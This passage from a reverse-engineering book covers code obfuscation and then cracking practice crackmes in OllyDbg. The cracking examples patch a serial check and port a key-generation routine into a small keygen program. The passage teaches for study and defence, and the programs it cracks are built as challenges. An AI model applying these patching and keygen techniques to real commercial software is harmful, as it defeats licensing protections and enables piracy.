004010D9  jmp         004010A3
004010DB  mov         esi,dword ptr [esp+44h]
004010DF  xor         dword ptr [edx],esi
004010E1  sub         ecx,10h
004010E4  jmp         004010A3
004010E6  xor         eax,edi
004010E8  add         ecx,10h
004010EB  jmp         004010A3
004010ED  add         edx,4
004010F0  sub         ecx,18h
004010F3  jmp         004010A3
004010F5  pop         edi
004010F6  pop         esi
004010F7  pop         ebp
004010F8  pop         ebx
004010F9  add         esp,28h
004010FC  ret

The function's jump table:
0x00401100  004010c2 004010bb 004010db 004010b4
0x00401110  004010cc 004010e6 004010ed 004010d3
0x00401120  004010f5
```

Listing 10.4 *(continued)*

The function in Listing 10.4 is an enhanced version of the function from Listing 10.3. Instead of using direct indexes into the jump table, this implementation uses an additional table that is filled in runtime. This table contains the actual jump table indexes, and the index into *that* table is handled by the program in order to obtain the correct flow of the code. This enhancement makes this function significantly more unreadable to human reversers, and would also seriously complicate matters for a deobfuscator because it would require some serious data-flow analysis to determine the current value of the index to the array.

The original implementation in [Wang] is more focused on preventing static analysis of the code by deobfuscators. The approach chosen in that study is to use pointer aliases as a means of confusing automated deobfuscators. Pointer aliases are simply multiple pointers that point to the same memory location. Aliases significantly complicate any kind of data-flow analysis process

because the analyzer must determine how memory modifications performed through one pointer would affect the data accessed using other pointers that point to the same memory location. In this case, the idea is to create several pointers that point to the array of indexes and have to write to several locations within at several stages. It would be borderline impossible for an automated deobfuscator to predict in advance the state of the array, and without knowing the exact contents of the array it would not be possible to properly analyze the code.

In a brief performance comparison I conducted, I measured a huge runtime difference between the original function and the function from Listing 10.4: The obfuscated function from Listing 10.4 was about 3.8 times slower than the original unobfuscated function in Listing 10.2. Scattering 11 copies of the `OBFUSCATE` macro increased this number to about 12, which means that the heavily obfuscated version runs about 12 times slower than its unobfuscated counterpart! Whether this kind of extreme obfuscation is worth it depends on how concerned you are about your program being reversed, and how concerned you are with the runtime performance of the particular function being obfuscated. Remember that there's usually no reason to obfuscate the entire program, only the parts that are particularly sensitive or important. In this particular situation, I think I would stick to the array-based approach from Listing 10.4—the `OBFUSCATE` macros wouldn't be worth the huge performance penalty they incur.

Inlining and Outlining

Inlining is a well-known compiler optimization technique where functions are duplicated to any place in the program that calls them. Instead of having all callers call into a single copy of the function, the compiler replaces every call into the function with an actual in-place copy of it. This improves runtime performance because the overhead of calling a function is completely eliminated, at the cost of significantly bloating the size of the program (because functions are duplicated). In the context of obfuscating transformations, inlining is a powerful tool because it eliminates the internal abstractions created by the software developer. Reversers have no information on which parts of a certain function are actually just inlined functions that might be called from numerous places throughout the program.

One interesting enhancement suggested in [Collberg3] is to combine inlining with *outlining* in order to create a highly potent transformation. Outlining means that you take a certain code sequence that belongs in one function and create a new function that contains just that sequence. In other words it is the exact opposite of inlining. As an obfuscation tool, outlining becomes effective when you take a random piece of code and create a dedicated function for it. When done repetitively, such a process can really add to the confusion factor experienced by a human reverser.

Interleaving Code

Code interleaving is a reasonably effective obfuscation technique that is highly potent, yet can be quite costly in terms of execution speed and code size. The basic concept is quite simple: You take two or more functions and interleave their implementations so that they become exceedingly difficult to read.

```
Function1()
{
  Function1_Segment1;
  Function1_Segment2;
  Function1_Segment3;
}

Function2()
{
  Function2_Segment1;
  Function2_Segment2;
  Function2_Segment3;
}

Function3()
{
  Function3_Segment1;
  Function3_Segment2;
  Function3_Segment3;
}
```

Here is what these three functions would look like in memory after they are interleaved.

```
  Function1_Segment3;
    End of Function1
  Function1_Segment1; (This is the Function1 entry-point)
    Opaque Predicate -> Always jumps to Function1_Segment2
  Function3_Segment2;
    Opaque Predicate -> Always jumps to Segment3
  Function3_Segment1; (This is the Function3 entry-point)
    Opaque Predicate -> Always jumps to Function3_Segment2
  Function2_Segment2;
    Opaque Predicate -> Always jumps to Function2_Segment3
  Function1_Segment2;
    Opaque Predicate -> Always jumps to Function1_Segment3
  Function2_Segment3;
    End of Function2
  Function3_Segment3;
    End of Function3
  Function2_Segment1; (This is the Function2 entry-point)
    Opaque Predicate -> Always jumps to Function2_Segment2
```

Notice how each function segment is followed by an opaque predicate that jumps to the next segment. You could theoretically use an unconditional jump in that position, but that would make automated deobfuscation quite trivial. As for fooling a human reverser, it all depends on how *convincing* your opaque predicates are. If a human reverser can quickly identify the opaque predicates from the real program logic, it won't take long before these functions are reversed. On the other hand, if the opaque predicates are very confusing and look as if they are an actual part of the program's logic, the preceding example might be quite difficult to reverse. Additional obfuscation can be achieved by having all three functions share the same entry point and adding a parameter that tells the new function which of the three code paths should be taken. The beauty of this is that it can be highly confusing if the three functions are functionally irrelevant.

Ordering Transformations

Shuffling the order of operations in a program is a free yet decently effective method for confusing reversers. The idea is to simply randomize the order of operations in a function as much as possible. This is beneficial because as reversers we count on the *locality* of the code we're reversing—we assume that there's a logical order to the operations performed by the program.

It is obviously not always possible to change the order of operations performed in a program; many program operations are codependent. The idea is to find operations that are not codependent and completely randomize their order. Ordering transformations are more relevant for automated obfuscation tools, because it wouldn't be advisable to change the order of operations in the program source code. The confusion caused by the software developers would probably outweigh the minor influence this transformation has on reversers.

Data Transformations

Data transformation are obfuscation transformations that focus on obfuscating the program's data rather than the program's structure. This makes sense because as you already know figuring out the layout of important data structures in a program is a key step in gaining an understanding of the program and how it works. Of course, data transformations also boil down to code modifications, but the focus is to make the program's data as difficult to understand as possible.

Modifying Variable Encoding

One interesting data-obfuscation idea is to modify the encoding of some or all program variables. This can greatly confuse reversers because the intuitive

meaninings of variable values will not be immediately clear. Changing the encoding of a variable can mean all kinds of different things, but a good example would be to simply shift it by one bit to the left. In a counter, this would mean that on each iteration the counter would be incremented by 2 instead of 1, and the limiting value would have to be doubled, so that instead of:

```
for (int i=1; i < 100; i++)
```

you would have:

```
for (int i=2; i < 200; i += 2)
```

which is of course functionally equivalent. This example is trivial and would do very little to deter reversers, but you could create far more complex encodings that would cause significant confusion with regards to the variable's meaning and purpose. It should be noted that this type of transformation is better applied at the binary level, because it might actually be eliminated (or somewhat modified) by a compiler during the optimization process.

Restructuring Arrays

Restructuring arrays means that you modify the layout of some arrays in a way that preserves their original functionality but confuses reversers with regard to their purpose. There are many different forms to this transformation, such as merging more than one array into one large array (by either interleaving the elements from the arrays into one long array or by sequentially connecting the two arrays). It is also possible to break one array down into several smaller arrays or to change the number of dimensions in an array. These transformations are not incredibly potent, but could somewhat increase the confusion factor experienced by reversers. Keep in mind that it would usually be possible for an automated deobfuscator to reconstruct the original layout of the array.

Conclusion

There are quite a few options available to software developers interested in blocking (or rather slowing down) reversers from digging into their programs. In this chapter, I've demonstrated the two most commonly used approaches for dealing with this problem: antidebugger tricks and code obfuscation. The bottom line is that it is certainly possible to create code that is extremely difficult to reverse, but there is always a cost. The most significant penalty incurred by most antireversing techniques is in runtime performance; They just slow the program down. The magnitude of investment in antireversing measures will eventually boil down to simple economics: How performance-sensitive is the program versus how concerned are you about piracy and reverse engineering?

CHAPTER 11

Breaking Protections

Cracking is the "dark art" of defeating, bypassing, or eliminating any kind of copy protection scheme. In its original form, cracking is aimed at software copy protection schemes such as serial-number-based registrations, hardware keys (dongles), and so on. More recently, cracking has also been applied to digital rights management (DRM) technologies, which attempt to protect the flow of copyrighted materials such as movies, music recordings, and books. Unsurprisingly, cracking is closely related to reversing, because in order to defeat any kind of software-based protection mechanism crackers must first determine exactly how that protection mechanism works.

This chapter provides some live cracking examples. I'll be going over several programs and we'll attempt to crack them. I'll be demonstrating a wide variety of interesting cracking techniques, and the level of difficulty will increase as we go along.

Why should you learn and understand cracking? Well, certainly not for stealing software! I think the whole concept of copy protections and cracking is quite interesting, and I personally love the mind-game element of it. Also, if you're interested in protecting your own program from cracking, you *must* be able to crack programs yourself. This is an important point: Copy protection technologies developed by people who have never attempted cracking are *never* effective!

Actual cracking of real copy protection technologies is considered an illegal activity in most countries. Yes, this chapter essentially demonstrates cracking,

but you won't be cracking real copy protections. That would not only be illegal, but also immoral. Instead, I will be demonstrating cracking techniques on special programs called *crackmes.* A crackme is a program whose sole purpose is to provide an intellectual challenge to crackers, and to teach cracking basics to "newbies". There are many hundreds of crackmes available online on several different reversing Web sites.

Patching

Let's take the first steps in practical cracking. I'll start with a very simple crackme called *KeygenMe-3* by *Bengaly*. When you first run KeygenMe-3 you get a nice (albeit somewhat intimidating) screen asking for two values, with absolutely no information on what these two values are. Figure 11.1 shows the KeygenMe-3 dialog.

Typing random values into the two text boxes and clicking the "OK" button produces the message box in Figure 11.2. It takes a trained eye to notice that the message box is probably a "stock" Windows message box, probably generated by one of the standard Windows message box APIs. This is important because if this is indeed a conventional Windows message box, you could use a debugger to set a breakpoint on the message box APIs. From there, you could try to reach the code in the program that's telling you that you have a bad serial number. This is a fundamental cracking technique—find the part in the program that's telling you you're unauthorized to run it. Once you're there it becomes much easier to find the actual logic that determines whether you're authorized or not.

Figure 11.1 KeygenMe-3's main screen.




Figure 11.2 KeygenMe-3's invalid serial number message.

Unfortunately for crackers, sophisticated protection schemes typically avoid such easy-to-find messages. For instance, it is possible for a developer to create a visually identical message box that doesn't use the built-in Windows message box facilities and that would therefore be far more difficult to track. In such case, you could let the program run until the message box was displayed and then attach a debugger to the process and examine the call stack for clues on where the program made the decision to display this particular message box.

Let's now find out how KeygenMe-3 displays its message box. As usual, you'll try to use OllyDbg as your reversing tool. Considering that this is supposed to be a relatively simple program to crack, Olly should be more than enough.

As soon as you open the program in OllyDbg, you go to the Executable Modules view to see which modules (DLLs) are statically linked to it. Figure 11.3 shows the Executable Modules view for KeygenMe-3.




Figure 11.3 OllyDbg's Executable Modules window showing the modules loaded in the key4.exe program.

This view immediately tells you the `Key4.exe` is a "lone gunner," apparently with no extra DLLs other than the system DLLs. You know this because other than the `Key4.exe` module, the rest of the modules are all operating system components. This is easy to tell because they are all in the `C:\WINDOWS\SYSTEM32` directory, and also because at some point you just learn to recognize the names of the popular operating system components. Of course, if you're not sure it's always possible to just look up a binary executable's properties in Windows and obtain some details on it such as who created it and the like. For example, if you're not sure what `lpk.dll` is, just go to `C:\WINDOWS\SYSTEM32` and look up its properties. In the Version tab you can see its version resource information, which gives you some basic details on the executable (assuming such details were put in place by the module's author). Figure 11.4 shows the Version tab for `lpk.` from Windows XP Service Pack 2, and it is quite clearly an operating system component.

You can proceed to examine which APIs are directly called by `Key4.exe` by clicking View Names on `Key4.exe` in the Executable Modules window. This brings you to the list of functions imported and exported from `Key4.exe`. This screen is shown in Figure 11.5.

Figure 11.4 Version information for lpk.dll.




Figure 11.5 Imports and exports for Key4 (from OllyDbg).

At the moment, you're interested in the Import entry titled `USER32.MessageBoxA`, because that could well be the call that generates the message box from Figure 11.2. OllyDbg lets you do several things with such an import entry, but my favorite feature, especially for a small program such as a crackme, is to just have Olly show all code references to the imported function. This provides an excellent way to find the call to the failure message box, and hopefully also to the success message box. You can select the `MessageBoxA` entry, click the right mouse button, and select Find References to get into the References to `MessageBoxA` dialog box. This dialog box is shown in Figure 11.6.

Here, you have all code references in `Key4.exe` to the `MessageBoxA` API. Notice that the last entry references the API with a `JMP` instruction instead of a `CALL` instruction. This is just the import entry for the API, and essentially all the other calls also go through this one. It is not relevant in the current discussion. You end up with four other calls that use the `CALL` instruction. Selecting any of the entries and pressing Enter shows you a disassembly of the code that calls the API. Here, you can also see which parameters were passed into the API, so you can quickly tell if you've found the right spot.




Figure 11.6 References to MessageBoxA.

The first entry brings you to the About message box (from looking at the message text in OllyDbg). The second brings you to a parameter validation message box that says "Please Fill In 1 Char to Continue!!" The third entry brings you to what seems to be what you're looking for. Here's the code OllyDbg shows for the third `MessageBoxA` reference.

```
0040133F    CMP EAX,ESI
00401341    JNZ SHORT Key4.00401358
00401343    PUSH 0
00401345    PUSH Key4.0040348C              ; ASCII "KeygenMe #3"
0040134A    PUSH Key4.004034DD              ; Text = " Great, You are
                                               ranked as Level-3 at
                                               Keygening now"
0040134F    PUSH 0                          ; hOwner = NULL
00401351    CALL <JMP.&USER32.MessageBoxA>  ; MessageBoxA
00401356    JMP SHORT Key4.0040136B
00401358    PUSH 0                          ; Style =
                                               MB_OK|MB_APPLMODAL
0040135A    PUSH Key4.0040348C              ; Title = "KeygenMe #3"
0040135F    PUSH Key4.004034AA              ; Text = " You Have
                                               Entered A Wrong Serial,
                                               Please Try Again"
00401364    PUSH 0                          ; hOwner = NULL
00401366    CALL <JMP.&USER32.MessageBoxA>  ; MessageBoxA
0040136B    JMP SHORT Key4.00401382
```

Well, it appears that you've landed in the right place! This is a classic `if-else` sequence that displays one of two message boxes. If `EAX == ESI` the program shows the "Great, You are ranked as Level-3 at Keygening now" message, and if not it displays the "You Have Entered A Wrong Serial, Please Try Again" message. One thing we immediately attempt is to just patch the program so that it always acts as though `EAX == ESI`, and see if that gets us our success message.

We do this by double clicking the `JNZ` instruction, which brings us to the Assemble dialog, which is shown in Figure 11.7.

The Assemble dialog allows you to modify code in the program by just typing the desired assembly language instructions. The Fill with NOPs option will add `NOPs` if the new instruction is shorter that the old one. This is an important point–working with machine code is not like a using word processor where you can insert and delete words and just shift all the materials that follow. Moving machine code, even by 1 byte, is a fairly complicated task because many references in assembly language are relative and moving code would invalidate such relative references. Olly doesn't even attempt that. If your instruction is shorter than the one it replaces Olly will add `NOPs`. If it's longer, the instruction that follows in the original code will be overwritten. In

this case, you're not interested in ever getting to the error message at `Key4.00401358`, so you completely eliminate the jump from the program. You do this by typing `NOP` into the Assemble dialog box, with the Fill with NOPs option checked. This will make sure that Olly overwrites the entire instruction with `NOP`s.

Having patched the program, you can run it and see what happens. It's important to keep in mind that the patch is only applied to the debugged program and that it's not written back into the original executable (yet). This means that the only way to try out the patched program at the moment is by running it inside the debugger. You do that by pressing F9. As usual, you get the usual KeygenMe-3 dialog box, and you can just type random values into the two text boxes and click "OK". Success! The program now shows the success dialog box, as shown in Figure 11.8.

This concludes your first patching lesson. The fact is that simple programs that use a single `if` statement to control the availability of program functionality are quite common, and this technique can be applied to many of them. The only thing that can get somewhat complicated is the process of finding these `if` statements. KeygenMe-3 is a really tiny program. Larger programs might not use the stock `MessageBox` API or might have hundreds of calls to it, which can complicate things a great deal.

One point to keep in mind is that so far you've only patched the program *inside* the debugger. This means that to enjoy your crack you must run the program in OllyDbg. At this point, you must permanently patch the program's binary executable in order for the crack to be permanent. You do this by right-clicking the code area in the CPU window and selecting Copy to Executable, and then All Modifications in the submenu. This should create a new window that contains a new executable with the patches that you've done. Now all you must do is right-click that window, select Save File, and give OllyDbg a name for the new patched executable. That's it! OllyDbg is really a nice tool for simple cracking and patching tasks. One common cracking scenario where patching becomes somewhat more complicated is when the program performs checksum verification on itself in order to make sure that it hasn't been modified. In such cases, more work is required in order to properly patch a program, but fear not: It's *always* possible.




Figure 11.7 The Assemble dialog in OllyDbg.

Figure 11.8 KeygenMe-3's success message box.

Keygenning

You may or may have not noticed it, but KeygenMe-3's success message was "Great, You are ranked as Level-3 at Keygening now," it wasn't "Great, you are ranked as level 3 at patching now." Crackmes have rules too, and typically creators of crackmes define how they should be dealt with. Some are meant to be patched, and others are meant to be *keygenned*. *Keygennning* is the process of creating programs that mimic the key-generation algorithm within a protection technology and essentially provide an unlimited number of valid keys, for everyone to use.

You might wonder why such a program is necessary in the first place. Shouldn't pirates be able to just share a single program key among all of them? The answer is typically no. The thing is that in order to create better protections developers of protection technologies typically avoid using algorithms that depend purely on user input—instead they generate keys based on a combination of user input and computer-specific information. The typical approach is to request the user's full name and to combine that with the primary hard drive partition's volume serial number.[1] The volume serial number is a 32-bit random number assigned to a partition while it is being formatted. Using the partition serial number means that a product key will only be valid on the computer on which it was installed—users can't share product keys.

To overcome this problem software pirates use keygen programs that typically contain exact replicas of the serial number generation algorithms in the protected programs. The keygen takes some kind of an input such as the volume serial number and a username, and produces a product key that the user must type into the protected program in order to activate it. Another variation uses a

[1]NT-based Windows systems, such as Windows Server 2003 and Windows XP, can also report the physical serial number of the hard drive using the IOCTL_DISK_GET_DRIVE_LAYOUT I/O request. This might be a better approach since it provides the disk's physical signature and unlike the volume serial number it is unaffected by a reformatting of the hard drive.

challenge, where the protected program takes the volume serial number and the username and generates a challenge, which is just a long number. The user is then given that number and is supposed to call the software vendor and ask for a valid product key that will be generated based on the supplied number. In such cases, a keygen would simply convert the challenge to the product key.

As its name implies, KeygenMe-3 was meant to be keygenned, so by patching it you were essentially cheating. Let's rectify the situation by creating a keygen for KeygenMe-3.

Ripping Key-Generation Algorithms

Ripping algorithms from copy protection products is often an easy and effective method for creating keygen programs. The idea is quite simple: Locate the function or functions within the protected program that calculate a valid serial number, and port them into your keygen. The beauty of this approach is that you just don't need to really understand the algorithm; you simply need to locate it and find a way to call it from your own program.

The initial task you must perform is to locate the key-generation algorithm within the crackme. There are many ways to do this, but one the rarely fails is to look for the code that reads the contents of the two edit boxes into which you're typing the username and serial number. Assuming that KeygenMe-3's main screen is a dialog box (and this can easily be verified by looking for one of the dialog box creation APIs in the program's initialization code), it is likely that the program would use `GetDlgItemText` or that it would send the edit box a `WM_GETTEXT` message. Working under the assumption that it's `GetDlgItemText` you're after, you can go back to the Names window in OllyDbg and look for references to `GetDlgItemTextA` or `GetDlgItemTextW`. As expected, you will find that the program is calling `GetDlgItemTextA`, and in opening the Find References to Import window, you find two calls into the API (not counting the direct `JMP`, which is the import address table entry).

```
004012B1    PUSH 40                              ; Count = 40 (64.)
004012B3    PUSH Key4.0040303F                   ; Buffer = Key4.0040303F
004012B8    PUSH 6A                              ; ControlID = 6A (106.)
004012BA    PUSH DWORD PTR [EBP+8]               ; hWnd
004012BD    CALL <JMP.&USER32.GetDlgItemTextA>   ; GetDlgItemTextA
004012C2    CMP EAX,0
004012C5    JE SHORT Key4.004012DF
004012C7    PUSH 40                              ; Count = 40 (64.)
004012C9    PUSH Key4.0040313F                   ; Buffer = Key4.0040313F
004012CE    PUSH 6B                              ; ControlID = 6B (107.)
004012D0    PUSH DWORD PTR [EBP+8]               ; hWnd
```

Listing 11.1 Conversion algorithm for first input field in KeygenMe-3. *(continued)*

```
004012D3    CALL <JMP.&USER32.GetDlgItemTextA>  ; GetDlgItemTextA
004012D8    CMP EAX,0
004012DB    JE SHORT Key4.004012DF
004012DD    JMP SHORT Key4.004012F6
004012DF    PUSH 0                              ; Style =
                                                   MB_OK|MB_APPLMODAL
004012E1    PUSH Key4.0040348C                  ; Title = "KeygenMe #3"
004012E6    PUSH Key4.00403000                  ; Text = "    Please
                                                   Fill In 1 Char to
                                                   Continue!!"
004012EB    PUSH 0                              ; hOwner = NULL
004012ED    CALL <JMP.&USER32.MessageBoxA>      ; MessageBoxA
004012F2    LEAVE
004012F3    RET 10
004012F6    PUSH Key4.0040303F                  ; String = "Eldad Eilam"
004012FB    CALL <JMP.&KERNEL32.lstrlenA>       ; lstrlenA
00401300    XOR ESI,ESI
00401302    XOR EBX,EBX
00401304    MOV ECX,EAX
00401306    MOV EAX,1
0040130B    MOV EBX,DWORD PTR [40303F]
00401311    MOVSX EDX,BYTE PTR [EAX+40351F]
00401318    SUB EBX,EDX
0040131A    IMUL EBX,EDX
0040131D    MOV ESI,EBX
0040131F    SUB EBX,EAX
00401321    ADD EBX,4353543
00401327    ADD ESI,EBX
00401329    XOR ESI,EDX
0040132B    MOV EAX,4
00401330    DEC ECX
00401331    JNZ SHORT Key4.0040130B
00401333    PUSH ESI
00401334    PUSH Key4.0040313F                  ; ASCII "12345"
00401339    CALL Key4.00401388
0040133E    POP ESI
0040133F    CMP EAX,ESI
```

Listing 11.1 *(continued)*

Before attempting to rip the conversion algorithm from the preceding code, let's also take a look at the function at `Key4.00401388`, which is apparently a part of the algorithm.

```
00401388    PUSH EBP
00401389    MOV EBP,ESP
0040138B    PUSH DWORD PTR [EBP+8]                ; String
```

Listing 11.2 Conversion algorithm for second input field in KeygenMe-3.

```
0040138E    CALL <JMP.&KERNEL32.lstrlenA>         ; lstrlenA
00401393    PUSH EBX
00401394    XOR EBX,EBX
00401396    MOV ECX,EAX
00401398    MOV ESI,DWORD PTR [EBP+8]
0040139B    PUSH ECX
0040139C    XOR EAX,EAX
0040139E    LODS BYTE PTR [ESI]
0040139F    SUB EAX,30
004013A2    DEC ECX
004013A3    JE SHORT Key4.004013AA
004013A5    IMUL EAX,EAX,0A
004013A8    LOOPD SHORT Key4.004013A5
004013AA    ADD EBX,EAX
004013AC    POP ECX
004013AD    LOOPD SHORT Key4.0040139B
004013AF    MOV EAX,EBX
004013B1    POP EBX
004013B2    LEAVE
004013B3    RET 4
```

Listing 11.2 *(continued)*

From looking at the code, it is evident that there are two code areas that appear to contain the key-generation algorithm. The first is the `Key4.0040130B` section in Listing 11.1, and the second is the entire function from Listing 11.2. The part from Listing 11.1 generates the value in `ESI`, and the function from Listing 11.2 returns a value into `EAX`. The two values are compared and must be equal for the program to report success (this is the comparison that we patched earlier).

Let's start by determining the input data required by the snippet at `Key4.0040130B`. This code starts out with `ECX` containing the length of the first input string (the one from the top text box), with the address to that string (`40303F`), and with the unknown, hard-coded address `40351F`. The first thing to notice is that the sequence doesn't actually go over each character in the string. Instead, it takes the first four characters and treats them as a single double-word. In order to move this code into your own keygen, you have to figure out what is stored in `40351F`. First of all, you can see that the address is always added to `EAX` before it is referenced. In the initial iteration `EAX` equals 1, so the actual address that is accessed is `403520`. In the following iterations `EAX` is set to 4, so you're now looking at `403524`. From dumping `403520` in OllyDbg, you can see that this address contains the following data:

```
00403520  25 40 24 65 72 77 72 23  %@$erwr#
```

Notice that the line that accesses this address is only using a single byte, and not whole DWORDs, so in reality the program is only accessing the first (which is 0x25) and the fourth byte (which is 0x65).

In looking at the first algorithm from Listing 11.1, it is quite obvious that this is some kind of key-generation algorithm that converts a username into a 32-bit number (that ends up in ESI). What about the second algorithm from Listing 11.2? A quick observation shows that the code doesn't have any complex processing. All it does is go over each digit in the serial number, subtract it from 0x30 (which happens to be the digit '0' in ASCII), and repeatedly multiply the result by 10 until ECX gets to zero. This multiplication happens in an inner loop for each digit in the source string. The number of multiplications is determined by the digit's position in the source string.

Stepping through this code in the debugger will show what experienced reversers can detect by just looking at this function. It converts the string that was passed in the parameter to a binary DWORD. This is equivalent to the atoi function from the C runtime library, but it appears to be a private implementation (atoi is somewhat more complicated, and while OllyDbg is capable of identifying library functions if it is given a library to work with, it didn't seem to find anything in KeygenMe-3).

So, it seems that the first algorithm (from Listing 11.1) converts the username into a 32-bit DWORD using a special algorithm, and that the second algorithm simply converts digits from the lower text box. The lower text box should contain the number produced by the first algorithm. In light of this, it would seem that all you need to do is just rip the first algorithm into the keygen program and have it generate a serial number for us. Let's try that out.

Listing 11.3 shows the ported routine I created for the keygen program. It is essentially a C function (compiled using the Microsoft C/C++ compiler), with an inline assembler sequence that was copied from the OllyDbg disassembler. The instructions written in lowercase were all manually added, as was the name LoopStart.

```
ULONG ComputeSerial(LPSTR pszString)
{
  DWORD dwLen = lstrlen(pszString);
  _asm
  {
    mov ecx, [dwLen]
    mov edx, 0x25
    mov eax, 1
LoopStart:
    MOV EBX, DWORD PTR [pszString]
    mov ebx, dword ptr [ebx]
    //MOVSX EDX, BYTE PTR DS:[EAX+40351F]
```

Listing 11.3 Ported conversion algorithm for first input field from KeygenMe-3.

```
    SUB EBX, EDX
    IMUL EBX, EDX
    MOV ESI, EBX
    SUB EBX, EAX
    ADD EBX, 0x4353543
    ADD ESI, EBX
    XOR ESI, EDX
    MOV EAX, 4
    mov edx, 0x65
    DEC ECX
    JNZ LoopStart
    mov eax, ESI
  }
}
```

Listing 11.3 *(continued)*

I inserted this function into a tiny console mode application I created that takes the username as an input and shows `ComputeSerial`'s return value in decimal. All it does is call `ComputeSerial` and display its return value in decimal. Here's the entry point for my keygen program.

```
int _tmain(int argc, _TCHAR* argv[])
{
 printf ("Welcome to the KeygenMe-3 keygen!\n");
 printf ("User name is: %s\n", argv[1]);
 printf ("Serial number is: %u\n", ComputeSerial(argv[1]));
 return 0;
}
```

It would appear that typing any name into the top text box (this should be the same name passed to `ComputeSerial`) and then typing `ComputeSerial`'s return value into the second text box in KeygenMe-3 should satisfy the program. Let's try that out. You can pass "John Doe" as a parameter for our keygen, and record the generated serial number. Figure 11.9 shows the output screen from our keygen.




Figure 11.9 The KeygenMe-3 KeyGen in action.

The resulting serial number appears to be 580695444. You can run KeygenMe-3 (the original, unpatched version), and type "John Doe" in the first edit box and "580695444" in the second box. Success again! KeygenMe-3 accepts the values as valid values. Congratulations, this concludes your second cracking lesson.

Advanced Cracking: Defender

Having a decent grasp of basic protection concepts, it's time to get your hands dirty and attempt to crack your way through a more powerful protection. For this purpose, I have created a special crackme that you'll use here. This crackme is called *Defender* and was specifically created to demonstrate several powerful protection techniques that are similar to what you would find in real-world, commercial protection technologies. Be forewarned: If you've never confronted a serious protection technology before Defender, it might seem impossible to crack. It is not; all it takes is a lot of knowledge and a lot of patience.

Defender is tightly integrated with the underlying operating system and was specifically designed to run on NT-based Windows systems. It runs on all currently available NT-based systems, including Windows XP, Windows Server 2003, Windows 2000, and Windows NT 4.0, but it will not run on non-NT-based systems such as Windows 98 or Windows Me.

Let's begin by just running `Defender.EXE` and checking to see what happens. Note that Defender is a console-mode application, so it should generally be run from a Command Prompt window. I created Defender as a console-mode application because it greatly simplified the program. It would have been possible to create an equally powerful protection in a regular GUI application, but that would have taken longer to write. One thing that's important to note is that a console mode application is *not* a DOS program! NT-based systems *can* run DOS programs using the NTVDM virtual machine, but that's not the case here. Console-mode applications such as Defender are regular 32-bit Windows programs that simply avoid the Windows GUI APIs (but have full access to the Win32 API), and communicate with the user using a simple text window.

You can run `Defender.EXE` from the Command Prompt window and receive the generic usage message. Figure 11.10 shows Defender's default usage message.




Figure 11.10 Defender.EXE launched without any command-line options.

Defender takes a username and a 16-digit hexadecimal serial number. Just to see what happens, let's try feeding it some bogus values. Figure 11.11 shows how Defender respond to John Doe as a username and 1234567890ABCDEF as the serial number.

Well, no real drama here—Defender simply reports that we have a bad serial number. One good reason to always go through this step when cracking is so that you at least know what the failure message looks like. You should be able to find this message somewhere in the executable.

Let's load `Defender.EXE` into OllyDbg and take a first look at it. The first thing you should do is look at the Executable Modules window to see which DLLs are statically linked to Defender. Figure 11.12 shows the Executable Modules window for Defender.

